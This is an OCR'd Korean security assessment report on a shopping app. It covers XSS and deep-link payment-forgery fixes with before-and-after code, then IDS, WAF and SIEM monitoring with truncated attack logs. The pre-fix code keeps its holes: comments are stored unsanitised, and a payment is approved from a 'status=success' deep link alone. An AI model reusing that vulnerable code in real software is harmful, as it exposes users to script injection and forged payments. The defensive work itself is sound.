    <string name="__androidx_security_crypto_encrypted_prefs_key_keyset__">12a9010a5f604fb528de73e9a31143967eb7ab70e21ae53176e70c35d551546f8e4625705c5177495432b714a593e9c0ec
    <string name="AXQOGyCPNvMBAMOK8e9iaAOl7vR+wpsRQGm1aOiDV1jI">ASDuMwru7p1jF1FoBn/RRKY66rGB6fqXZbcInX3+ZKb7noJbESw=</string>
    <string name="__androidx_security_crypto_encrypted_prefs_value_keyset__">128801d946e7145de936f0b207edabd78035e71a1e6d8d9718d81a44e0599d64cda4077579ec26e43957b4e83d202cf8e
    <string name="AXQOGyDJ5DmD4tkBHWHThTegv46cRjT9LGoaZQ==">ASDuMwqws6OyF/4Do7OcaW0dV9mxFxjgVlhPx6B9ehHqfXwGAZl1UqaAnL21kvurDkkZz8t4XBCyC+Ell3cNvLKmvC12cl61SB7yqNE=</string>
    <string name="AXQOGyBBkDOysA1zPr+9l4sdaojAjuUcS/iYhEmt">ASDuMwqHZY2YlhtbIwOiQtKUVxt6vglkpPrmlZXiUIW++mpgr0e8b2xoakE=</string>
    <string name="AXQOGyBpZzRLUlISWwA/SNDmqiEw6qc10psOjDsahw==">ASDuMwrl36u+qeekr7l90DoQsheCV7u9aEu5mL8kytTNmxEz6fdOlYCF0/yaA3OF74dnqAs=</string>
</map>
```

✓ Secure_user_setting.xml 파일에 암호화된 비밀번호가 전장되는 것을 확인함.

Detailed Vulenerability Analysis

모바일 보안 대응 조치 및 재테스트 결과

리뷰 및 채팅 (XSS) (High)

대응 조치

- 백엔드 API에 sanitize-html 라이브러리 적용하여 입력값 필터링 수행
- WAF에 XSS 패턴 탐지 룰 추가 적용

재테스트

- 리뷰 / 채팅 입력란에 스크립트 코드 삽입 시도

결과

- 악성 스크립트가 제거되어 XSS 공격이 발생하지 않음
- WAF에서 악성 요청 차단

⚠ 코드 수정 전

```
app.post('/api/reviews', async (req, res) => {
  const { productId, userId, rating, comment } = req.body;
  try {
    const reviewId = crypto.randomUUID();
    await pool.execute(
      "INSERT INTO reviews (id, product_id, user_id, rating, comment, created_at) VALUES (?, ?,
 ?, ?, ?, NOW())",
      [reviewId, productId, userId, rating, comment]
    );
    res.json({ success: true });
  } catch (err) { res.status(500).json({ error: "등록 실패" }); }
});
```

⚠ 코드 수정 후


```
// [수정 후] comment 소독하기
app.post('/api/reviews', async (req, res) => {
  const { productId, userId, rating, comment } = req.body;
  try {
    // ★ 소독 (Sanitize): 스크립트 태그 등을 제거함
    const cleanComment = sanitizeHtml(comment);

    const reviewId = crypto.randomUUID();
    await pool.execute(
      "INSERT INTO reviews (id, product_id, user_id, rating, comment, created_at) VALUES (?, ?,
?, ?, ?, NOW())",
      [reviewId, productId, userId, rating, cleanComment] // ★ cleanComment 저장
    );
    res.json({ success: true });
  } catch (err) { res.status(500).json({ error: "등록 실패" }); }
});
```

Detailed Vulenerability Analysis

모바일 보안 대응 조치 및 재테스트 결과

리뷰 및 채팅 (XSS) (High)

⚠ 공격 재시도



✓ WAF 정책에 의해 공격이 차단됨.

Detailed Vulenerability Analysis

모바일 보안 대응 조치 및 재테스트 결과

Exported Activity (컴포넌트 노출) (High)

대응 조치

- 결제 시 일회용 토큰 생성 및 검증 로직 추가
- 결제 버튼 클릭 시에만 결제 프로세스 실행하도록 제한

재테스트

- 외부에서 결제 승인 요청 재전송 시도

결과

- 비정상 결제 요청 차단 확인
- "결제 요청 없음 " 오류 메시지 출력

⚠ 코드 수정 전

```
        if (status == "success") {
            Toast.makeText( context = ctx, text = "⚡ 결제 승인!", duration = Toast.LENGTH_LONG).show()
            viewModel.completeOrder()
            navController.navigate( route = "home") { popUpTo( id = 0) }
        } else {
            Toast.makeText( context = ctx, text = "결제가 취소되었습니다.", duration = Toast.LENGTH_SHORT).show()
        }
    }
}
```

⚠ 외부에서 결제 승인 요청이 가능하여 강제 결제 취약점 존재.
⚠ status=success 값만으로 결제 승인 처리됨.

Detailed Vulenerability Analysis

모바일 보안 대응 조치 및 재테스트 결과

Exported Activity (컴포넌트 노출) (High)

⚠ 코드 수정 후


```
// [추가] 결제 검증을 위한 일회용 토큰
4 Usages
var paymentToken by mutableStateOf<String?>( value = null)
    private set

// [추가] 결제 시작할 때 토큰 생성 함수
fun startPaymentProcess(): String {
    val token = java.util.UUID.randomUUID().toString() // 랜덤 암호 생성
    paymentToken = token
    return token
}

// [추가] 결제 검증 함수 (토큰 확인)
fun verifyPayment(inputToken: String?): Boolean {
    // 저장된 토큰이 없거나, 입력된 토큰이랑 다르면 가짜 요청임
    if (paymentToken == null || paymentToken != inputToken) {
        return false
    }
    // 검증 성공 시 토큰 파기 (재사용 방지)
    paymentToken = null
    return true
}
```

```
if (intent?.action == Intent.ACTION_VIEW && data?.scheme == "jangbogo" && data?.host == "payment_result") {
    val status = data.getQueryParameter( key = "status")

    // ★ [방어 로직] viewModel에 결제 진행 중이라는 표시(토큰)가 없으면 무시!
    // 해커가 강제로 딥링크를 쏘면 paymentToken이 null이라서 막힘.
    if (viewModel.paymentToken == null) {
        Toast.makeText( context = ctx, text = "⛔ 잘못된 접근입니다. (결제 요청 없음)", duration = Toast.LENGTH_LONG).show()
        // 보안 로그 전송 (공격 감지)
        viewModel.reportSecurityEvent( event = "ILLEGAL_DEEP_LINK", details = "결제 요청 없이 승인 화면 접근 시도")
    }
    else if (status == "success") {
        // 정상적인 상황: 결제 시도함 -> 승인됨
        Toast.makeText( context = ctx, text = "⚡ 결제 승인", duration = Toast.LENGTH_LONG).show()
        viewModel.completeOrder()
        viewModel.verifyPayment( inputToken = viewModel.paymentToken) // 토큰 사용 완료 처리 (초기화)
        navController.navigate( route = "home") { popUpTo( id = 0) }
    }
    else {
        Toast.makeText( context = ctx, text = "결제가 취소되었습니다.", duration = Toast.LENGTH_SHORT).show()
    }
}
```

✓ 결제 시 일회용 토큰을 생성하여 결제 요청을 검증하도록 수정함.
✓ 결제 버튼 클릭 시에만 결제 프로세스가 진행되도록 제한함.

⚠ 공격 재시도

```
Button(
    onClick = {
        // [1] 보안 토큰 생성 (이제 결제 문이 열림)
        val token = vm.startPaymentProcess()
```



✓ 비정상 결제 요청 시 사진 처럼 메시지와 함께 차단됨.

Security Event Detection Monitoring Results

보안 이벤트 탐지 및 관제 결과

Suricata (IDS)

개요

- Suricata를 네트워크 침입 방지 시스템(IDS)으로 구성
- 비정상 트래픽 및 대량 요청 행위에 대한 탐지 수행


탐지 시나리오

- DDoS 공격을 가정한 다량의 패킷을 서버로 전송
- 네트워크 트래픽 이상 징후 발생

탐지 결과

- 대량 트래픽 공격 시도가 Suricata 이벤트 로그로 탐지됨
- 공격 유형 및 발생 시점 확인 가능

✓ DDoS 공격 시도에 대한 Suricata 탐지



Security Event Detection Monitoring Results

보안 이벤트 탐지 및 관제 결과

ELK (Stack)

개요

- ELK(Stack)를 모바일 애플리케이션 로그 관제 용도로 구성
- 모바일 앱에서 발생하는 로그를 중앙 집중 방식으로 수집 · 분석


탐지 시나리오

- 모바일 애플리케이션에서 발생한 이벤트 로그를 ELK로 전송
- 로그인, 오류, 비정상 행위 로그를 Kibana에서 확인

탐지 결과

- 모바일 애플리케이션 로그가 ELK에 정상 수집됨
- 사용자 행위 및 이상 징후에 대한 로그 기반 분석 가능함을 확인

✓ 모바일 애플리케이션 발생 이벤트 ELK 탐지 로그



Security Event Detection Monitoring Results

보안 이벤트 탐지 및 관제 결과

WAF (Splunk)

개요

- WAF를 통해 웹 애플리케이션에 대한 1차 방어 수행
- 웹 취약점 공격 시도에 대한 요청 차단 및 로그


차단 시나리오

- SQL Injection, XSS, CSRF 등 공격 페이로드 전송
- WAF 룰에 의해 비정상 요청 차단

차단 결과

- 공격 요청이 서버 도달 이전 단계에서 차단됨
- 차단 이벤트가 WAF 로그에 정상 기록됨

✓ 웹 취약점 공격 시도에 대한 WAF 차단 로그



Security Event Detection Monitoring Results

보안 이벤트 탐지 및 관제 결과

Wazuh (SIEM)

개요

- Wazuh를 통합 보안 관제(SIEM) 시스템으로 구성
- Suricata 및 WAF 로그를 중앙 집중 방식으로


관제 시나리오

- Suricata 탐지 로그 및 WAF 차단 로그를 rsyslog를 통해 수집
- Wazuh Manager에서 로그 분석 및 경보 생성

관제 결과

- 탐지 및 차단 이벤트가 Wazuh Dashboard에 경보(Alert)로 표시됨
- 보안 이벤트에 대한 중앙 모니터링 및 추적 가능함을 확인

✓ 웹 취약점 및 DDoS 공격 보안 이벤트 요약




Security Event Detection Monitoring Results

보안 이벤트 탐지 및 관제 결과

Wazuh (SIEM)

✓ 웹 보안 이벤트 통합 관제



Security Event Detection Monitoring Results

보안 이벤트 탐지 및 관제 결과

Wazuh (SIEM)

✓ SQL Injection 공격 탐지 이벤트 로그 분석

Time	_source
Dec 22, 2025 @ 15:22:17.253	predecoder.hostname: localhost predecoder.program_name: modsec predecoder.timestamp: Dec 22 01:22:17 input.type: log agent.ip: 192.168.16.41 agent.name: logServer agent.id: 001 manager.name: wazuh rule.firedtimes: 3 rule.mail: true rule.level: 15 rule.description: Jangbogo - SQL Injection Detected rule.groups: jangbogo, webattack, modsecurity rule.id: 600001 location: /var/log/waf.d/waf.log id: 1766384537.44246470 full_log: Dec 22 01:22:17 localhost modsec: --4c629736-A--\n[22/Dec/2025:01:22:16.909418 --0500] aUjjmAWVX3DNz17L4cdltwAAAII 192.168.16.60 42752 10.0.2.10 443\n--4c629736-B--\nPOST /api/auth/login HTTP/1.1\nHost: 192.168.16.32\nUser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0\nAccept: */*\nAccept-Language: ko-KR,ko;q=0.8,en-US;q=0.5,en;q=0.3\nAccept-Encoding: gzip, deflate, br, zstd\nReferer: https://192.168.16.32/\nContent-Type: application/json\nContent-Length: 45\nOrigin: https://192.168.16.32\nConnection: keep-alive\nCookie: security_level=0\nSec-Fetch-Dest: empty\nSec-Fetch-Mode: cors\nSec-Fetch

✓ XSS 공격 탐지 이벤트 로그 분석

Time	_source
Dec 22, 2025 @ 10:58:52.271	predecoder.hostname: localhost predecoder.program_name: modsec predecoder.timestamp: Dec 21 20:58:51 input.type: log agent.ip: 192.168.16.41 agent.name: logServer agent.id: 001 manager.name: wazuh rule.firedtimes: 1 rule.mail: true rule.level: 15 rule.description: Jangbogo - XSS Script Tag Detected rule.groups: jangbogo, webattack, modsecurity rule.id: 600002 location: /var/log/waf.d/waf.log id: 1766368732.1523477 full_log: Dec 21 20:58:51 localhost modsec: --af15b65a-A--\n[21/Dec/2025:20:58:49.691236 --0500] aUil2blXfclktCEzf6JzhgAAAMY 192.168.16.14 54142 10.0.2.10 443\n--af15b65a-B--\nPOST /api/reviews HTTP/1.1\nHost: 192.168.16.32\nConnection: keep-alive\nContent-Length: 156\nsec-ch-ua-platform: "Windows"\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36\nsec-ch-ua: "Google Chrome";v="143", "Chromium";v="143", "Not A(Brand";v="24"\nContent-Type: application/json\nsec-ch-ua-mobile: ?0\nAccept: */*\nOrigin: https://192.168.16.32\nSec-Fetch-Site: same-origin\nSec-Fetch-Mode: cor

Security Event Detection Monitoring Results

보안 이벤트 탐지 및 관제 결과

Wazuh (SIEM)

✓ CSRF 공격 탐지 이벤트 로그

Time	_source
Dec 22, 2025 @ 12:26:29.898	predecoder.hostname: localhost predecoder.program_name: modsec predecoder.timestamp: Dec 21 22:26:29 input.type: log agent.ip: 192.168.16.41 agent.name: logServer agent.id: 001 manager.name: wazuh rule.firedtimes: 7 rule.mail: true rule.level: 15 rule.description: Jangbogo - CSRF Attack Detected rule.groups: jangbogo, webattack, modsecurity rule.id: 600003 location: /var/log/waf.d/waf.log id: 1766373989.40061454 full_log: Dec 21 22:26:29 localhost modsec: --29954441-A--\n[21/Dec/2025:22:26:29.387678 --0500] aUi6Zer29GYBfDTuKI@hdQAAAMY 10.0.2.3 35636 10.0.2.10 443\n--29954441-B--\nPOST /api/auth/login HTTP/1.1\nHost: 10.0.2.10\nUser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0\nAccept: */*\nAccept-Language: ko,en-US;q=0.7,en;q=0.3\nAccept-Encoding: gzip, deflate, br, zstd\nReferer: https://10.0.2.10/\nContent-Type: application/json\nContent-Length: 43\nOrigin: https://10.0.2.10\nConnection: keep-alive\nSec-Fetch-Dest: empty\nSec-Fetch-Mode: cors\nSec-Fetch-Site: same-origin\nPriority: u=0\n\n--29954441-F--\nHTTP/

✓ 파일 업로드 취약점 공격 탐지 이벤트 로그

Time ↓	_source
Dec 22, 2025 @ 15:30:35.423	predecoder.hostname: localhost predecoder.program_name: modsec predecoder.timestamp: Dec 22 01:30:33 input.type: log agent.ip: 192.168.16.41 agent.name: logServer agent.id: 001 manager.name: wazuh rule.firedtimes: 7 rule.mail: true rule.level: 15 rule.description: Jangbogo - Suspicious File Extension Upload Blocked rule.groups: jangbogo, webattack, modsecurity rule.id: 600004 location: /var/log/waf.d/waf.log id: 1766385035.44272780 full_log: Dec 22 01:30:33 localhost modsec: --d1a9e96a-A--\n[22/Dec/2025:01:30:32.963030 --0500] aUjliFTc@aWatmoEMvfUtgAAAIo 192.168.16.35 62234 10.0.2.10 443\n--d1a9e96a-B--\nPOST /api/products HTTP/1.1\nHost: 192.168.16.32\nConnection: keep-alive\nContent-Length: 